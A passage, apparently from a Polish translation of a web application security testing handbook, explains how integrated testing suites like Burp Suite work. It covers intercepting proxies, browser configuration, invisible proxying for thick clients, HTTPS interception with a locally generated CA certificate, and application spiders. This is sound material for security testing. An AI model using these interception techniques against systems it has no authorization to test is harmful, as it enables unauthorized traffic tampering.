Te zestawy narzędzi różnią się znacznie pod względem możliwości, a niektóre są nowsze i bardziej eksperymentalne niż inne. Jeśli chodzi o czystą funkcjonalność, Burp Suite jest najbardziej wyrafinowanym i obecnie jest jedynym zestawem narzędzi, który zawiera wszystkie funkcje opisane w poniższych sekcjach. Do pewnego stopnia to, jakich narzędzi używasz, jest kwestią osobistych preferencji. Jeśli nie masz jeszcze preferencji, zalecamy pobranie i używanie kilku pakietów w rzeczywistej sytuacji i ustalenie, który najlepiej odpowiada Twoim potrzebom.

W tej sekcji zbadamy, jak działają narzędzia i opisano typowe przepływy pracy związane z jak najlepszym wykorzystaniem ich w testowaniu aplikacji internetowych.

Jak działają narzędzia

Każdy zintegrowany pakiet testowy zawiera kilka uzupełniających się narzędzi, które udostępniają informacje o docelowej aplikacji. Zazwyczaj osoba atakująca wchodzi w interakcję z aplikacją w normalny sposób za pośrednictwem swojej przeglądarki. Narzędzia monitorują wynikowe żądania i odpowiedzi, przechowując wszystkie istotne szczegóły dotyczące docelowej aplikacji i udostępniając wiele przydatnych funkcji. Typowy zestaw zawiera następujące elementy i podstawowe komponenty:

* Przechwytujący serwer proxy

* Pająk aplikacji internetowej

* Konfigurowalny fuzzer aplikacji internetowych

* Skaner podatności


* Ręczne narzędzie żądania

* Funkcje do analizy sesyjnych plików cookie i innych tokenów

* Różne wspólne funkcje i narzędzia

Przechwytywanie proxy

Przechwytujący serwer proxy stanowi serce pakietu narzędzi i pozostaje do dziś jedynym istotnym elementem. Aby użyć przechwytującego serwera proxy, musisz skonfigurować przeglądarkę tak, aby używała jako serwera proxy portu na komputerze lokalnym. Narzędzie proxy jest skonfigurowane do nasłuchiwania na tym porcie i odbiera wszystkie żądania wysyłane przez przeglądarkę. Ponieważ serwer proxy ma dostęp do dwukierunkowej komunikacji między przeglądarką a docelowym serwerem WWW, może zatrzymać każdą wiadomość w celu przejrzenia i modyfikacji przez użytkownika oraz wykonać inne przydatne funkcje, jak pokazano na rysunku.



Konfigurowanie przeglądarki

Jeśli nigdy nie konfigurowałeś przeglądarki do korzystania z serwera proxy, możesz to łatwo zrobić w dowolnej przeglądarce. Najpierw ustal, którego portu lokalnego domyślnie używa twój przechwytujący serwer proxy do nasłuchiwania połączeń (zwykle 8080). Następnie wykonaj czynności wymagane dla Twojej przeglądarki:

* W przeglądarce Internet Explorer wybierz Narzędzia -> Opcje internetowe -> Połączenia ->

Ustawienia sieci LAN. Upewnij się, że pola „Automatycznie wykryj ustawienia” i „Użyj skryptu automatycznej konfiguracji” nie są zaznaczone. Upewnij się, że pole „Użyj serwera proxy dla swojej sieci LAN” jest zaznaczone. W polu Adres wpisz 127.0.0.1, a w polu Port wpisz port używany przez serwer proxy. Kliknij przycisk Zaawansowane i upewnij się, że pole „Użyj tego samego serwera proxy dla wszystkich protokołów” jest zaznaczone. Jeśli nazwa hosta aplikacji, którą atakujesz, pasuje do któregokolwiek z wyrażeń w polu „Nie używaj serwera proxy dla adresów eginning with”, usuń te wyrażenia. Kliknij OK we wszystkich oknach dialogowych, aby potwierdzić nową konfigurację.

* W przeglądarce Firefox wybierz Narzędzia -> Opcje -> Zaawansowane -> Sieć -> Ustawienia.

Upewnij się, że wybrana jest opcja Ręczna konfiguracja serwera proxy. W polu Serwer proxy HTTP wpisz 127.0.0.1, a w sąsiednim polu Port wpisz port używany przez serwer proxy. Upewnij się, że pole „Użyj tego serwera proxy dla wszystkich protokołów” jest zaznaczone. Jeśli nazwa hosta aplikacji, którą atakujesz, pasuje do dowolnego wyrażenia w polu „Brak serwera proxy dla”, usuń te wyrażenia. Kliknij OK we wszystkich oknach dialogowych, aby potwierdzić nową konfigurację.

* Chrome używa ustawień proxy z natywnej przeglądarki dostarczanej z systemem operacyjnym, na którym działa. Możesz uzyskać dostęp do tych ustawień przez Chrome, wybierając Opcje -> Pod maską -> Sieć -> Zmień ustawienia proxy.

PRACA Z KLIENTAMI BEZ ŚWIADOMOŚCI PROXY

Czasami zdarza się, że testujesz aplikacje korzystające z grubego klienta działającego poza przeglądarką. Wielu z tych klientów nie oferuje żadnych ustawień umożliwiających skonfigurowanie serwera proxy HTTP; po prostu próbują połączyć się bezpośrednio z serwerem WWW obsługującym aplikację. Takie zachowanie uniemożliwia po prostu użycie przechwytującego serwera proxy do przeglądania i modyfikowania ruchu aplikacji. Na szczęście Burp Suite oferuje kilka funkcji, które pozwalają kontynuować pracę w takiej sytuacji. Aby to zrobić, musisz wykonać następujące kroki:

1. Zmodyfikuj plik hosts systemu operacyjnego, aby przetłumaczyć nazwy hostów używane przez aplikację na adres sprzężenia zwrotnego (127.0.0.1). Na przykład: 127.0.0.1 www.wahh-app.com

Powoduje to, że żądania grubego klienta są przekierowywane do twojego komputera.

2. Dla każdego portu docelowego używanego przez aplikację (zwykle 80 i 443) skonfiguruj odbiornik Burp Proxy na tym porcie interfejsu sprzężenia zwrotnego i ustaw odbiornik na obsługę niewidocznego proxy. Funkcja niewidocznego proxy oznacza, że nasłuchiwanie będzie akceptować żądania inne niż proxy wysyłane przez grubego klienta, które zostały przekierowane na Twój adres pętli zwrotnej.

3. Proxing w trybie niewidocznym obsługuje zarówno żądania HTTP, jak i HTTPS. Aby zapobiec krytycznym błędom certyfikatu w SSL, może być konieczne skonfigurowanie niewidocznego odbiornika proxy, aby prezentował certyfikat SSL z określoną nazwą hosta, która odpowiada oczekiwaniom grubego klienta. Poniższa sekcja zawiera szczegółowe informacje na temat unikania problemów z certyfikatami spowodowanych przechwytywaniem serwerów proxy.


4. Dla każdej nazwy hosta, którą przekierowałeś za pomocą pliku hosts, skonfiguruj Burp, aby przetłumaczył nazwę hosta na jego oryginalny adres IP. Te ustawienia można znaleźć w Opcje ÿ Połączenia ÿ Rozpoznawanie nazw hostów. Umożliwiają określenie niestandardowych mapowań nazw domen na adresy IP w celu zastąpienia własnego rozpoznawania DNS komputera. Powoduje to, że żądania wychodzące z Burp są kierowane do właściwego serwera docelowego. (Bez tego kroku żądania byłyby przekierowywane do twojego komputera w nieskończonej pętli.

5. Działając w trybie niewidocznym, Burp Proxy identyfikuje docelowego hosta, do którego każde żądanie powinno zostać przekazane, używając nagłówka hosta, który pojawia się w żądaniach. Jeśli gruby klient, którego testujesz, nie zawiera nagłówka hosta w żądaniach, Burp nie może poprawnie przekazywać żądań. Jeśli masz do czynienia tylko z jednym hostem docelowym, możesz obejść ten problem, konfigurując niewidoczny odbiornik proxy, aby przekierowywał wszystkie swoje żądania do wymaganego hosta docelowego. Jeśli masz do czynienia z wieloma hostami docelowymi, prawdopodobnie będziesz musiał uruchomić wiele instancji Burp na wielu komputerach i użyć pliku hosts do przekierowania ruchu dla każdego hosta docelowego do innej maszyny przechwytującej.

Przechwytywanie serwerów proxy i HTTPS


W przypadku niezaszyfrowanej komunikacji HTTP przechwytujący serwer proxy działa zasadniczo w taki sam sposób, jak normalny internetowy serwer proxy, jak opisano w części 3. Przeglądarka wysyła standardowe żądania HTTP do serwera proxy, z wyjątkiem tego, że adres URL w pierwszym wierszu żądanie zawiera pełną nazwę hosta docelowego serwera WWW. Serwer proxy analizuje tę nazwę hosta, tłumaczy ją na adres IP, konwertuje żądanie na jego standardowy odpowiednik bez serwera

proxy i przekazuje je do serwera docelowego. Gdy serwer odpowiada, serwer proxy przekazuje odpowiedź z powrotem do przeglądarki klienta. W przypadku komunikacji HTTPS przeglądarka najpierw wysyła żądanie w postaci zwykłego tekstu do serwera proxy przy użyciu metody CONNECT, określając nazwę hosta i port serwera docelowego. Gdy używany jest normalny (nieprzechwytujący) serwer proxy, odpowiada on kodem stanu HTTP 200 i utrzymuje otwarte połączenie TCP. Od tego momentu (dla tego połączenia) serwer proxy działa jako przekaźnik na poziomie TCP do serwera docelowego. Następnie przeglądarka wykonuje uścisk dłoni SSL z serwerem docelowym, tworząc bezpieczny tunel, przez który przesyłane są wiadomości HTTP. W przypadku przechwytującego serwera proxy proces ten musi działać inaczej, aby serwer proxy mógł uzyskać dostęp do wiadomości HTTP wysyłanych przez przeglądarkę przez tunel. Jak pokazano na rysunku , po odpowiedzi na żądanie CONNECT kodem stanu HTTP 200 przechwytujący serwer proxy nie działa jako przekaźnik, ale zamiast tego wykonuje uzgadnianie protokołu SSL z przeglądarką po stronie serwera.



Działa również jako klient SSL i wykonuje drugie uzgadnianie SSL z docelowym serwerem WWW. W ten sposób tworzone są dwa tunele SSL, z pośrednikiem działającym jako pośrednik. Umożliwia to serwerowi proxy odszyfrowanie każdej wiadomości otrzymanej przez jeden z tuneli, uzyskanie dostępu do jej postaci zwykłego tekstu, a następnie ponowne zaszyfrowanie jej w celu przesłania przez drugi tunel. Oczywiście, gdyby jakikolwiek atakujący o odpowiedniej pozycji mógł wykonać tę sztuczkę bez wykrycia, protokół SSL byłby raczej bezcelowy, ponieważ nie chroniłby prywatności i integralności komunikacji między przeglądarką a serwerem. Z tego powodu kluczowa część uzgadniania SSL obejmuje użycie certyfikatów kryptograficznych do uwierzytelnienia tożsamości każdej ze stron. Aby wykonać uzgadnianie SSL po stronie serwera z przeglądarką, przechwytujący serwer proxy musi użyć

własnego certyfikatu SSL, ponieważ nie ma dostępu do używanego klucza prywatnego przez serwer docelowy. W takiej sytuacji, aby zabezpieczyć się przed atakami, przeglądarki ostrzegają użytkownika, pozwalając mu zobaczyć fałszywy certyfikat i zdecydować, czy mu zaufać. Rysunek przedstawia ostrzeżenie wyświetlane przez IE.



Kiedy używany jest przechwytujący serwer proxy, zarówno przeglądarka, jak i serwer proxy są w pełni kontrolowane przez atakującego, więc może on zaakceptować fałszywy certyfikat i pozwolić serwerowi proxy na utworzenie dwóch tuneli SSL. Gdy używasz przeglądarki do testowania aplikacji, która korzysta z jednej domeny, obsługa ostrzeżenia o zabezpieczeniach przeglądarki i akceptacja własnego certyfikatu serwera proxy w ten sposób zwykle jest prosta. Jednak w innych sytuacjach nadal możesz napotkać problemy. Wiele dzisiejszych aplikacji obejmuje wiele międzydomenowych próśb o obrazy, kod skryptu i inne zasoby. Gdy używany jest protokół HTTPS, każde żądanie skierowane do domeny zewnętrznej powoduje, że przeglądarka otrzymuje nieprawidłowy certyfikat SSL serwera proxy. W takiej sytuacji przeglądarki zwykle nie ostrzegają użytkownika, a tym samym nie dają mu możliwości zaakceptowania nieważnego certyfikatu SSL dla każdej domeny. Zamiast tego zazwyczaj odrzucają żądania między domenami, po cichu lub z ostrzeżeniem informującym, że tak się stało. Inną sytuacją, w której rodzime certyfikaty SSL proxy mogą powodować problemy, jest użycie grubego klienta działającego poza przeglądarką. Zwykle ci klienci po prostu nie mogą się połączyć, jeśli otrzymają nieprawidłowy certyfikat SSL i nie mają możliwości zaakceptowania certyfikatu. Na szczęście istnieje prosty sposób na obejście tych problemów. Podczas instalacji Burp Suite generuje unikalny certyfikat CA dla bieżącego użytkownika i przechowuje go na komputerze lokalnym. Kiedy Burp Proxy otrzymuje żądanie HTTPS do nowej domeny, tworzy w locie nowy certyfikat hosta dla tej domeny i podpisuje go za pomocą certyfikatu CA. Oznacza to, że użytkownik może zainstalować certyfikat CA firmy Burp jako zaufany root w swojej przeglądarce (lub innym zaufanym magazynie). Wszystkie uzyskane certyfikaty per-host są akceptowane jako ważne, co eliminuje wszystkie błędy SSL spowodowane przez serwer proxy.

Dokładna metoda instalacji certyfikatu CA zależy od przeglądarki i platformy. Zasadniczo obejmuje następujące kroki:

1. Odwiedź dowolny adres URL HTTPS w przeglądarce za pośrednictwem serwera proxy.


2. W wyświetlonym ostrzeżeniu przeglądarki przejrzyj łańcuch certyfikatów i wybierz w drzewie certyfikat główny (o nazwie PortSwigger CA).

3. Zaimportuj ten certyfikat do swojej przeglądarki jako zaufany główny urząd certyfikacji lub urząd certyfikacji. W zależności od przeglądarki może być konieczne najpierw wyeksportowanie certyfikatu, a następnie zaimportowanie go w ramach oddzielnej operacji.

Wspólne cechy przechwytujących serwerów proxy


Oprócz swojej podstawowej funkcji, jaką jest umożliwienie przechwytywania i modyfikowania żądań i odpowiedzi, przechwytujące serwery proxy zazwyczaj zawierają wiele innych funkcji ułatwiających atakowanie aplikacji internetowych:

* Precyzyjne reguły przechwytywania, umożliwiające przechwytywanie wiadomości w celu ich przeglądu lub dyskretne przesyłanie dalej, w oparciu o kryteria, takie jak host docelowy, adres URL, metoda, typ zasobu, kod odpowiedzi lub wygląd określonych wyrażeń.



W typowej aplikacji zdecydowana większość żądań i odpowiedzi jest dla Ciebie mało interesująca. Ta funkcja umożliwia skonfigurowanie serwera proxy tak, aby oflagował tylko te wiadomości, które Cię interesują.

* Szczegółowa historia wszystkich próśb i odpowiedzi, umożliwiająca przeglądanie poprzednich wiadomości i przekazywanie ich do innych narzędzi w pakiecie w celu dalszej analizy .



Możesz filtrować i przeszukiwać historię proxy, aby szybko znaleźć określone elementy, a także dodawać adnotacje do interesujących elementów do wykorzystania w przyszłości.

* Zautomatyzowane reguły dopasuj i zamień do dynamicznego modyfikowania treści żądań i odpowiedzi. Ta funkcja może być przydatna w wielu sytuacjach. Przykłady obejmują przepisywanie wartości pliku cookie lub innego parametru we wszystkich żądaniach, usuwanie dyrektyw pamięci podręcznej i symulowanie określonej przeglądarki za pomocą nagłówka User-Agent.

* Dostęp do funkcji proxy bezpośrednio z poziomu przeglądarki, oprócz interfejsu klienta. Możesz przeglądać historię proxy i ponownie wysyłać pojedyncze żądania z kontekstu przeglądarki, umożliwiając pełne przetwarzanie i interpretację odpowiedzi w normalny sposób.

* Narzędzia do manipulowania formatem wiadomości HTTP, takie jak konwersja między różnymi metodami żądań i kodowaniem treści. Mogą one być czasami przydatne podczas dostrajania ataku, takiego jak skrypty między witrynami.

* Funkcje do automatycznego modyfikowania niektórych funkcji HTML w locie. Możesz odkryć ukryte pola formularzy, usunąć ograniczenia pól wejściowych i usunąć sprawdzanie poprawności formularzy JavaScript.

Pająki aplikacji internetowych

Pająki aplikacji internetowych działają podobnie jak tradycyjne pająki sieciowe. Żądają stron internetowych, analizują je pod kątem linków do innych stron, a następnie żądają tych stron, kontynuując rekurencyjnie, dopóki cała zawartość witryny nie zostanie odkryta. Aby uwzględnić różnice między funkcjonalnymi aplikacjami internetowymi a tradycyjnymi witrynami internetowymi, pająki aplikacji muszą wyjść poza tę podstawową funkcję i adres różne inne wyzwania:

* Nawigacja oparta na formularzach, przy użyciu list rozwijanych, wprowadzania tekstu i innych metod

* Nawigacja oparta na JavaScript, taka jak dynamicznie generowane menu

* Wieloetapowe funkcje wymagające wykonywania czynności w określonej kolejności

* Uwierzytelnianie i sesje

* Użycie identyfikatorów opartych na parametrach zamiast adresu URL w celu określenia różnych treści i funkcji


* Pojawienie się tokenów i innych zmiennych parametrów w ciągu zapytania adresu URL, co prowadzi do problemów z identyfikacją unikalnej treści

Kilka z tych problemów rozwiązuje się w zintegrowanych pakietach testowych, udostępniając dane między komponentami przechwytującego serwera proxy i pająka. Dzięki temu możesz korzystać z aplikacji docelowej w normalny sposób, a wszystkie żądania są przetwarzane przez serwer proxy i przekazywane do pająka w celu dalszej analizy. Wszelkie nietypowe mechanizmy nawigacji, uwierzytelniania i obsługi sesji są w ten sposób pod opieką Twojej przeglądarki i Twoich działań. Umożliwia to pająkowi zbudowanie szczegółowego obrazu zawartości aplikacji pod Twoją precyzyjną kontrolą. Po zebraniu jak największej ilości informacji, pająk może zostać uruchomiony w celu dalszego badania na własną rękę, potencjalnie odkrywając dodatkowe treści i funkcje.

Następujące funkcje są powszechnie implementowane w pająkach aplikacji internetowych:

* Automatyczna aktualizacja mapy witryny z adresami URL dostępnymi za pośrednictwem przechwytującego serwera proxy.

* Pasywne przeszukiwanie treści przetwarzanych przez serwer proxy, poprzez analizowanie ich pod kątem linków i dodawanie ich do mapy witryny bez faktycznego żądania ich.



* Prezentacja znalezionych treści w formie tabeli i drzewa, z możliwością wyszukiwania tych wyników.

